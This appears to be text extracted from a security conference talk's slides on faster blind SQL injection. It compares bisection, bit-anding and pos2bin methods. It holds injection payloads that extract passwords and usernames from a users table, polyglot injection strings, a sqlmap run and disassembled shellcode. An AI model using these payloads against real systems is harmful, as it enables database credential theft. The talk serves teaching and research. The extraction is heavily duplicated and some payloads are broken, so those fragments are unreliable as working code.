

what is this about

how to do things faster




what is this about

how to do things faster


as fast as possible





blind sql injections are
slow





blind sql injections are
slow

tools are needed



how can we make a better use
of time?





how can we find information
faster?

create faster
tools

whoami

started hacking 18 years ago

worked for international
governments, law enforcement,
banks and enterprises

speaker at many conferences.

whoami

Interests

Reverse Engineering

0xC0FFEE

Meditation

Music production

whoami

Reverse Engineering

0xC0FFEE

Meditation

Music production

```
jc4174@sift3-san3:~$ r2 -a x86 -b 32 -qc pd foo.bin
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
0x00000000 fc cld
0x00000001 e882000000 call 0x88
0x00000088()
0x00000006 60 pushad
0x00000007 89e5 mov ebp, esp
0x00000009 31c0 xor eax, eax
0x0000000b 648b5030 mov edx, [fs:eax+0x30]
0x0000000f 8b520c mov edx, [edx+0xc]
0x00000012 8b5214 mov edx, [edx+0x14]
0x00000015 8b7228 mov esi, [edx+0x28]
0x00000018 0fb74a26 movzx ecx, word [edx+0x26]
0x0000001c 31ff xor edi, edi
0x0000001e ac lodsb
0x0000001f 3c61 cmp al, 0x61
0x00000021 7c02 jl 0x25
0x00000023 2c20 sub al, 0x20
0x00000025 c1cf0d ror edi, 0xd
0x00000028 01c7 add edi, eax
0x0000002a e2f2 loop 0x10000001e
0x0000002c 52 push edx
0x0000002d 57 push edi
0x0000002e 8b5210 mov edx, [edx+0x10]
0x00000031 8b4a3c mov ecx, [edx+0x3c]
0x00000034 8b4c1178 mov ecx, [ecx+edx+0x78]
0x00000038 e348 jecxz 0x82
0x0000003a 01d1 add ecx, edx
0x0000003c 51 push ecx
0x0000003d 8b5920 mov ebx, [ecx+0x20]
0x00000040 01d3 add ebx, edx
0x00000042 8b4918 mov ecx, [ecx+0x18]
0x00000045 e33a jecxz 0x81
0x00000047 49 dec ecx
0x00000048 8b348b mov esi, [ebx+ecx*4]
0x0000004b 01d6 add esi, edx
0x0000004d 31ff xor edi, edi
```

```

jc4174@sift3-san3:~$ r2 -a x86 -b 32 -qc pd foo.bin
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
0x00000000 fc cld
0x00000001 e882000000 call 0x88
0x00000088( )

```

whoami

Reverse Engineering

0xC0FFEE

Meditation

Music production



```

0x00000042 8b4918 mov ecx, [ecx+0x18]
.----> 0x00000045 e33a jecxz 0x81
0x00000047 49 dec ecx
0x00000048 8b348b mov esi, [ebx+ecx*4]
0x0000004b 01d6 add esi, edx
0x0000004d 31ff xor edi, edi

```

```

jc4174@sift3-san3:~$ r2 -a x86 -b 32 -qc pd foo.bin
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
0x00000000 fc cld
0x00000001 e882000000 call 0x88
0x00000088( )

```

whoami

Reverse Engineering

0xC0FFEE

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Music production



```

|| 0x00000042 8b4918 mov ecx, [ecx+0x18]
|| .----> 0x00000045 e33a jecxz 0x81
|| 0x00000047 49 dec ecx
|| 0x00000048 8b348b mov esi, [ebx+ecx*4]
|| 0x0000004b 01d6 add esi, edx
|| 0x0000004d 31ff xor edi, edi

```




```
# whoami
```

Reverse Engineering

0xC0FFEE

Meditation

Music production



Testing phase optimization

```
' or user=(if(@a:=(select mid(password,-
1,1)from users limit
1)='a','lightos',if(@a='b','hkm',
' or user='lightos' limit 1-- -
if((@a:=(select 1 (SELECT
conv(@x:=mid(bin(CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),-
1,mid(password,1,18),'0'),1,3),2,10)FROM users LIMIT 1)
1,3),2,10)from users
limit
1))=1,'lightos',if( @a-
=2,'hkm',if(@a=3,'cal-
derpwn',if(@a=4,'nitr-
0us',if(@a=5,'sirdark-
cat',if(@a=6,'n3k',if(-
( @a=7,'vhramosa',if(-
@x='0','xxronvel',if(-
@x='00','xxronvel',if(-
@x='000','xxronvel',if(-
IF((@a:=MID(BIN(POSITION(MID((SEL-
ECT(user)FROM users`LIMIT/*LESS*/-
0,1),
1,1)IN(0x6162636465666768696a6b6c-
6d6e6f707172737475767778797a41424-
34445464748494a4b4c4d4e4f50515253-
5455565758595a205f303132333435363-
738392c2e3c3e2f3f3b3a27225b7b5d7d-
5c7c3d2b2d29282a265e2524234021607-
N(MID((SELECT password
e))),1,3))!-
from users),1,1)IN
(0x6162636465666768696a6b6c6d6e6f707172737475767778797a41424344454647-
68494a4b4c4d4e4f505152535455565758595a205f303132333435363738392c2e3c3-
e2f3f3b3a27225b7b5d7d5c-
7c3d2b2d29282a265e2524234021607e),1,1))!-
=space(0),2-@a,0/0)
0xfffff, 0xffffffff,
0xfffffffff,
0xfffffffffffffffff ]
result = injection()
c += 1
if result == false:
break

size = sizes[c - 1] +
1 // 0xff + 1
0x01 00000001
0x02 00000010
0x04 00000100
0x08 00001000
0x10 00010000

1 AND (SELECT ASCII(MID(user,1,1))) & %d FROM users)
```

Testing phase

1' and '1'='1


1" and "1"="1

1 and 1=1

1' and '1'='0


1" and "1"="0

1 and 1=0



It is a must to
try every possible
injection context





It is a must to
try every possible
injection context

If there are 100
parameters, 600
test injections
should be
performed.



?

one-liner polyglot

1&&1/*'&&"&&'"!="!"="* /

one-liner polyglot

1&&1/*'&&"&&'"!="'!=""*/



!

one-liner polyglot

1&&1/*'&&"&&'"!="!"="* /

one-liner polyglot

and 1/*' and " and '"!= '!= "* /

one-liner polyglot

and 1/*' and " and '"!= ' !="*/

Numeric context

one-liner polyglot

and 1/*' and " and ' " != ' != " * /

Numeric context

Single quoted

one-liner polyglot

and 1/*' and " and ' " != ' != " * /

Numeric context

Single quoted

Double quoted

```

' or user=(if(@a:=(select mid(password,-
1,1)from users limit
1)='a','lightos',if(@a='b','hkm',
' or user=(if(@a:=(select mid(password,-
1,1)from users limit 1)='a',
if((@a:=(select 1 (SELECT
conv(@x:=mid(bin(@CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),-
1,mid(password,1,18),'0'),1,3),2,10)FROM users LIMIT 1)
1,3),2,10)from users
limit
1))=1,'lightos',if( @a-
=2,'hkm',if(@a=3,'cal-
derpwn',if(@a=4,'nitr-
0us',if(@a=5,'sirdark-
cat',if(@a=6,'n3k',if(
( @a=7,'vhramosa',if(-
@x='0','xxronvel',if(-
@x='00','xxronvel',if(-
IF((@a:=(select mid(bin(position(mid((SEL-
ECT(user)FROM users`LIMIT`/*LESS*/-
0,1),-
1,1)IN(0x6162636465666768696a6b6c-
6d6e6f707172737475767778797a41424-
34445464748494a4b4c4d4e4f50515253-
5455565758595a205f303132333435363-
738392c2e3c3e2f3b3a27225b7b5d7d-
5c7c3d2b2d29282a265e2524234021607-
N(MID((select mid(password,
from users),1,1)IN
(0x6162636465666768696a6b6c6d6e6f707172737475767778797a4142434445464748494a4b4c4d4e4f505152535455565758595a205f303132333435363738392c2e3c3e2f3b3a27225b7b5d7d5c7c3d2b2d29282a265e2524234021607e),1,1))!=
=space(0),2-@a,0/0) 0xffffffff ]
result = injection()
c += 1
if result == false:
break
size = sizes[c - 1] +
1 // 0xff + 1
0x01 00000001
0x02 00000010
0x04 00000100
0x08 00001000
0x10 00010000
1 AND (SELECT ASCII(MID(user,1,1))) & %d FROM users)

```

Fastest Existing Blind Injection Methods

fastest existing methods

[4] Bisection Method

[3] Bit Shifting

[2] Bit Anding

[1] pos2bin

fastest existing methods

[4] Bisection Method

[3] Bit Shifting

[2] Bit Anding

[1] pos2bin

Overview of **bisection** method

[+] Used by sqlmap

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 10:44:53 /2019-04-30/
```

```
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

[illegible]

[*] starting @ 10:44:53 /2019-04-30/

30


```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by sqlmap.

sqlmap is able to detect and exploit five different SQL injection types:

- **Boolean-based blind:** sqlmap replaces or appends to the affected parameter in the HTTP request, a syntactical statement string containing a `SELECT` sub-statement, or any other SQL statement whose the user want to output. For each HTTP response, by making a comparison between the HTTP response headers/body with request, the tool inference the output of the injected statement character by character. Alternatively, the user can provide a string or regular expression to match on True pages. The bisection algorithm implemented in sqlmap to perform this technique is able to fetch each character of the output with a maximum of seven HTTP requests. When the output is within the clear-text plain charset, sqlmap will adapt the algorithm with bigger ranges to detect the output.
- **Time-based blind:** sqlmap replaces or appends to the affected parameter in the HTTP request, a syntactical

Overview of **bisection method**

[+] **7** requests to find 1 character (ASCII)

[+] **8** requests for the UTF-8 Latin range

[+] Each injection depends on the result of the previous one:

[-] They must be performed in a sequence

Overview of **bisection method**

[+] **7** requests to find 1 character (ASCII)


[+] **8** requests for the UTF-8 Latin range

[+] Each injection depends on the result of the previous one:

[-] They must be performed in a sequence

Overview of **bisection** method

binary search



高度	深度	层
----	----	---

3	0	1
---	---	---

2	1	2
---	---	---

```
1 AND SELECT MID(user,1,1)
BETWEEN 0x00 and 0x7f
```

1	2	3
---	---	---

0	3	4
---	---	---

10 hashes
5 seconds

Overview of existing methods

[4] Bisection Method

[3] Bit Shifting

[2] Bit Anding

[1] pos2bin

Overview of existing methods

[4] ~~Bisection Method~~

[3] Bit Shifting

[2] Bit Anding

[1] pos2bin

Overview of existing methods

[4] ~~Bisection Method~~

[3] ~~Bit Shifting~~ doesn't work with threads

[2] Bit Anding

[1] pos2bin

Overview of existing methods

[4] ~~Bisection Method~~

~~[3] Bit Shifting~~ doesn't work with threads

[2] Bit Anding

[1] pos2bin

Overview of **bit anding**

[+] 7 requests to find 1 character

[+] 8 requests for the UTF-8 Latin range

[+] Requests are done all at once.

Overview of bit anding

Equal to sqlmap

[+] 7 requests to find 1 character

[+] 8 requests for the UTF-8 Latin range

[+] Requests are done all at once.

Overview of **bit anding**

[+] 7 requests to find 1 character

[+] 8 requests for the UTF-8 Latin range

[+] Requests are done all at once.

Overview of **bit anding**

[+] Blind injections work by gathering **TRUE** and **FALSE** responses

[!] Type-cast everything to number

1

0

[+] Instead of using logic, everything is represented as numbers in its binary value

Overview of **bit anding**

Probably first implemented by Jelmer de Hem:

<https://www.exploit-db.com/papers/17073>

1 AND (SELECT ASCII (MID (user,1,1)) & %d FROM users)

a

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001		
d	0x64	01100100	0x01 00000001	0x10 00010000
m	0x6d	01101101	0x02 00000010	0x20 00100000
i	0x69	01101001	0x04 00000100	0x40 01000000
n	0x6e	01101110	0x08 00001000	0x80 10000000

1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)

a

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
---	------	----------

d	0x64	01100100
---	------	----------

m	0x6d	01101101
---	------	----------

i	0x69	01101001
---	------	----------

n	0x6e	01101110
---	------	----------

0x01	00000001	0x10	00010000
------	----------	------	----------

0x02	00000010	0x20	00100000
------	----------	------	----------

0x04	00000100	0x40	01000000
------	----------	------	----------

0x08	00001000	0x80	10000000
------	----------	------	----------

1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

d 0x64 01100100

m 0x6d 01101101

i 0x69 01101001

n 0x6e 01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)

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01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a	0x61	01100001
d	0x64	01100100
m	0x6d	01101101
i	0x69	01101001
n	0x6e	01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
0x08	00001000	0x80	10000000

%d

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01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

d 0x64 01100100
m 0x6d 01101101
i 0x69 01101001
n 0x6e 01101110

0x01 00000001 0x10 00010000
0x02 00000010 0x20 00100000
0x04 00000100 0x40 01000000
0x08 00001000 0x80 10000000

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-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

d 0x64 01100100

m 0x6d 01101101

i 0x69 01101001

n 0x6e 01101110

0x01	00000001	0x10	00010000
0x02	00000010	0x20	00100000
0x04	00000100	0x40	01000000
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00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

d 0x64 01100100

m 0x6d 01101101

i 0x69 01101001

n 0x6e 01101110

0x01 00000001 0x10 00010000

0x02 00000010 0x20 00100000

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00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

d 0x64 01100100

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i 0x69 01101001

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0x01 00000001 0x10 00010000

0x02 00000010 0x20 00100000

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%d

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a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

d 0x64 01100100

m 0x6d 01101101

i 0x69 01101001

n 0x6e 01101110

0x01 00000001 0x10 00010000

0x02 00000010 0x20 00100000

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%d

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a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

d 0x64 01100100
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0x01 00000001 0x10 00010000
0x02 00000010 0x20 00100000
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%d

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a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

d 0x64 01100100

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i 0x69 01101001

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0x01 00000001 0x10 00010000

0x02 00000010 0x20 00100000

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%d

1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00100000	01000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE	= FALSE	= TRUE	= TRUE	= FALSE

a 0x61 01100001

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0x01 00000001 0x10 00010000

0x02 00000010 0x20 00100000

0x04 00000100 0x40 01000000

0x08 00001000 0x80 10000000

%d

1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----			----	-----
00000001	00000000	00000000	00000000			0000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

First bit is
always 0 in the
ASCII range

a	0x61	01100001						
d	0x64	01100100		0x01	00000001	0x10	00010000	
m	0x6d	01101101		0x02	00000010	0x20	00100000	%d
i	0x69	01101001		0x04	00000100	0x40	01000000	
n	0x6e	01101110		0x08	00001000	0x80	10000000	

1 AND (SELECT ASCII(MID(user,2,1)) & %d FROM users)

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00000000	00000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

Then we ask for each character

a	0x61	01100001				
d	0x64	01100100	0x01	00000001	0x10	00010000
m	0x6d	01101101	0x02	00000010	0x20	00100000
i	0x69	01101001	0x04	00000100	0x40	01000000
n	0x6e	01101110	0x08	00001000	0x80	10000000

%d

1 AND (SELECT ASCII(MID(user,3,1)) & %d FROM users)

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00000000	00000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

Then we ask for each character

a	0x61	01100001					
d	0x64	01100100		0x01	00000001	0x10	00010000
m	0x6d	01101101		0x02	00000010	0x20	00100000
i	0x69	01101001		0x04	00000100	0x40	01000000
n	0x6e	01101110		0x08	00001000	0x80	10000000

%d

1 AND (SELECT ASCII(MID(user,4,1)) & %d FROM users)

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00000000	00000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

Then we ask for each character

a	0x61	01100001						
d	0x64	01100100		0x01	00000001	0x10	00010000	
m	0x6d	01101101		0x02	00000010	0x20	00100000	%d
i	0x69	01101001		0x04	00000100	0x40	01000000	
n	0x6e	01101110		0x08	00001000	0x80	10000000	

1 AND (SELECT ASCII(MID(user,5,1)) & %d FROM users)

a = 97 = 01100001

AND

01100001	01100001	01100001	01100001	01100001	01100001	01100001	01100001
00000001	00000010	00000100	00001000	00010000	00100000	01000000	10000000
-----	-----	-----	-----	-----	-----	-----	-----
00000001	00000000	00000000	00000000	00000000	00000000	00000000	00000000
= TRUE	= FALSE	= FALSE	= FALSE			TRUE	= FALSE

Then we ask for each character

a	0x61	01100001						
d	0x64	01100100	0x01	00000001	0x10	00010000		
m	0x6d	01101101	0x02	00000010	0x20	00100000		%d
i	0x69	01101001	0x04	00000100	0x40	01000000		
n	0x6e	01101110	0x08	00001000	0x80	10000000		

Overview of **bit anding**

[+]Created by me back in 2010

demo

```
[+] Start Time: 15:55:38
```

```
[+] End Time: 15:55:43
```

```
[+] 2652 requests
```

```
[+] Done.
```

```
tr3w@spine-ripper:~/stuff/bit-anding$
```

5 seconds

Overview of **bit anding**

`sql-anding.py`

<http://github.com/tr3w>

Overview of existing methods

[+] ~~Bisection Method~~

[+] ~~Bit Shifting~~ doesn't support threading

[+] ~~Bit Anding~~

[+] pos2bin

Overview of existing methods

[+] ~~Bisection Method~~

[+] ~~Bit Shifting~~ doesn't support threading

[+] ~~Bit Anding~~

[+] pos2bin

Overview of **pos2bin**

[+] 2 to 6 requests for 1 character (variable)

Average: 4 requests

[+] 2 to a maximum of 9 requests (UTF-8 latin)

[+] Each request is independent from the previous one:

[-] No need to perform sequentially

[-] Threading is supported!

Overview of **pos2bin**

[+] A set of possible characters is defined

```
abcdefghijklmnopqrstuvwxyz  
_0123456789,<.>/?:\ ' "[{ ] } \ | = + - )  
( * & ^ % $ # @ ! ` ~
```

Overview of **pos2bin**

[+] We find the position of the desired character in the set.

```
abcdefghijklmnopqrstuvwxyz  
_0123456789, .<>/?;:\' "[{}]\ |=+-)  
(* & ^ % $ # @ ! ` ~
```

Overview of **pos2bin**

[+] We find the position of the desired character in the set.

b = 2

abcdefghijklmnopqrstuvwxyz

_0123456789, .<>/?;:\' "[{}]\| =+ -)

(* & ^ % \$ # @ ! ` ~

Overview of **pos2bin**

[+] We convert this position to binary and each bit is retrieved

$$b = 2 = 10$$

abcdefghijklmnopqrstuvwxyz

_0123456789, .<>/?;:\' "[{}]\|=+-)

(* & ^ % \$ # @ ! ` ~

Overview of **pos2bin**

[+] We convert this position to binary and each bit is retrieved

$$b = 2 = 10$$

abcdefghijklmnopqrstuvwxyz

_0123456789, .<>/?;:\' "[{}]\| =+-)

(* & ^ % \$ # @ ! ` ~

Overview of **pos2bin**

[+] We convert this position to binary and each bit is retrieved

$$b = 2 = 10$$

abcdefghijklmnopqrstuvwxyz

_0123456789, .<>/?;:\' "[{}]\| =+-)

(* & ^ % \$ # @ ! ` ~

Overview of **pos2bin**

[+] We convert this position to binary and each bit is retrieved

b = 2 = 10

a b c d e f g h i j k l m n o p q r s t u v w x y z

_ 0 1 2 3 4 5 6 7 8 9 , . < > / ? ; : \ ' "

(* & ^ % \$ # @ ! ` ~

We returned a character with just 2 requests!!!

Overview of **pos2bin**

